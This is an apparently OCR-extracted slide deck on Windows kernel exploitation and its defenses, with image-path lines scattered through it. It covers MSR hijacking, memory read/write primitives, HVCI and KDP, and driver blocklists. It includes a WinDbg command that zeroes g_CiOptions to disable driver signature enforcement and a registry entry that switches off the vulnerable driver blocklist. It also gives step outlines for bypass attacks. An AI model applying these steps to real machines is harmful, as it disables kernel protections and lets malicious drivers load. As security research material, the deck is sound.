


UNPROTECTED MSR READ/WRITE

- Invoked when a user-mode thread executes a system call and switches to kernel-mode using swapgs.
- Overwriting IA32_LSTAR can redirect system calls to malicious code.
- To avoid crashes, disable SMEP/SMAP, redirect control, execute code, and restore normal execution.



ARBITRARY PHYSICAL MEMORY ACCESS



- Execute MmMapIoSpace: Maps physical memory into system memory using a physical address, length, and cache type.
- Execute IoAllocateMdl: Creates a Memory Descriptor List (MDL) using the virtual address from MmMapIoSpace.
- Call MmBuildMdlForNonPagedPool: Initializes memory for the buffer using the MDL.
- Execute MmMapLockedPagesSpecifyCache: Maps the allocated physical memory to a user-mode buffer.

ARBITRARY VIRTUAL MEMORY R/W


- Kernel Arbitrary Read/Write vulnerabilities are highly exploited in kernel space, often due to improper validation in functions like memmove and memcpy or system calls like ZwWriteVirtualMemory.
- Tools like KDU facilitate kernel exploration, offering features such as Protected Processes Hijacking, Driver Signature Enforcement (DSE) Override, and support for vulnerable drivers.
- These vulnerabilities enable attackers to create new providers for Kernel R/W primitives, aiding in executing kernel mode attacks with public or private tools.



KERNEL MITIGATIONS

Year	Windows 10 Version	Mitigation
2018	???	Kernel, Virtual Address (KVA) Shadow (== KPTI)
2018	Redstone 5 (June 2018)	VBS enables HVCI and DSE => block Capcom rootkit/other drivers
2019	??? (Oct 2019)	VBS enabled by default
2020	21H1	Kernel Data Protection (KDP)
2020	???	Vulnerable driver blocking
2020	21H1	Kernel Control-flow Enforcement Technology (CET)

KERNEL MITIGATIONS – VBS (HVCI)



Virtualization-Based Security (VBS):

- HVCI is a key component within VBS, using virtualization to protect the Windows kernel.
- Implements strict memory access rules to block writable executable memory pages.

Hyper-V and SLAT/EPT:


- Hyper-V enables multiple VMs on one physical machine, ensuring isolation and security.
- SLAT/EPT translates VM memory addresses to physical addresses, aiding performance and security.

Virtual Trust Levels (VTLs):

- VTL 0: Standard environment for Windows and most kernel processes, lower security.
- VTL 1: Higher security, managing critical tasks and overseeing VTL 0, running HVCI, Credential Guard, and Device Guard.


DSE – BYPASS STRATEGIES – PRE-HVCI

```
lkd>.symfix
lkd>.reload
lkd> db The CI!g_CiOptions L1
FFFFF8067D1393B8 0F

kd> db CI!g_CiOptions
kd> ed CI!g_CiOptions 0 0
```




DSE – BYPASS STRATEGIES – HVCI+KDP

- EPT is Intel's Second Level Address Translation, allowing hypervisors to control guest memory access with an additional non-modifiable address translation step.
- Hypervisors use EPT to protect the OS kernel by making sensitive kernel-mode code and data non-writable.
- Prevents corruption of critical code/data, even if an attacker gains kernel-mode write access.




DSE – BYPASS STRATEGIES – HVCI+KDP

- EPT is Intel's Second Level Address Translation, allowing hypervisors to control guest memory access with an additional non-modifiable address translation step.
- Hypervisors use EPT to protect the OS kernel by making sensitive kernel-mode code and data non-writable.
- Prevents corruption of critical code, even if an attacker gains kernel-mode write access.
- Prevents corruption of sensitive data, even if an attacker gains kernel-mode write access



DSE – BYPASS STRATEGIES – HVCI+KDP

- KDP does not enforce how the virtual address range mapping a protected region is translated
- This gives an attacker the chance for a page-remapping attack
- The attack is done by:
  - creating a copy of the data
  - modifying the contents of the copy
  - update the guest paging structures of the protected LA to point to the modified copy



HVCI BYPASS STRATEGIES

ROP - Kernel Forge (< Intel 11th Gen)

Technique that artificially construct a Kernel Thread in WAIT state and calls an arbitrary function with its parameters using ROP.


Killer: Intel kCET (11th Gen)

Page Remapping – Malk (< Intel 12th Gen)

Application of page-swapping to replace sensitive function pointers to execute arbitrary unsigned code.


Killer: Intel VT-rp (12th Gen)


DRIVER BLOCKLIST



- Identification: Identify risky drivers due to vulnerabilities or malicious design.
- Listing: Add problematic drivers' details to the block list, updated regularly.
- Enforcement: Windows checks and blocks drivers on the list from loading.
- Notification: System logs or notifies admin if a blocked driver is attempted to load.

DRIVER BLOCKLIST...?





DRIVER BLOCKLIST...?

Can be disabled by Admins

```
Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\CI\Config]
"VulnerableDriverBlocklistEnable"=dword:00000000
```

Not Exhaustive

```
(msdelta) C:\Dev\msdelta\blocklistcheck>python dblchk.py
[*] Getting LoL Blocklist...
[*] Getting Windows Blocklist...
[+] Microsoft does not block 434 vulnerable drivers
[+] Microsoft does block 80 vulnerable drivers
```

WHAT ABOUT THE CRL?

```
uint MinCryptIsFileRevoked(int file_type, void *search_key, uint key_length) {
    longlong hash_offset, data_offset;
    void *search_result;
    ulonglong ptr = *(ulonlong*)(g_ulPEFailedComponentsCount + 0x8);

    if (key_length > 0xf && ptr) {
        switch (file_type) {
            case 0x8003: hash_offset = 0; data_offset = 8; break;
            case 0x8004: hash_offset = 0x10; data_offset = 0x18; break;
            case 0x800c: hash_offset = 0x20; data_offset = 0x28; break;
            case 0x800d: hash_offset = 0x30; data_offset = 0x38; break;
            case 0x800e: hash_offset = 0x40; data_offset = 0x48; break;
            default: return 0;
        }

        if (*(uint *)(hash_offset + ptr)) {
            search_result = bsearch_s(search_key, *(void **)(data_offset + ptr),
                                      (ulonglong)(*(uint *)(hash_offset + ptr) >> 4), 0x10,
                                      I_MinCryptHashSearchCompare, (void *)0x10);
            return -(uint)(search_result != NULL) & 0xc0000603;
        }
    }
    return 0;
}
```

- At startup: The CRL is initialized from Disk. You can't change its content at runtime by simply swapping the file.
- On Driver Load: The driver signing certificate is checked against the CRL using MinCrypt (SymCrypt).
- Finally: The result is either OK (0) or STATUS_IMAGE_CERT_REVOKED (0xC0000603).

NT OBJECT MANAGER AND FILE SYSTEMS



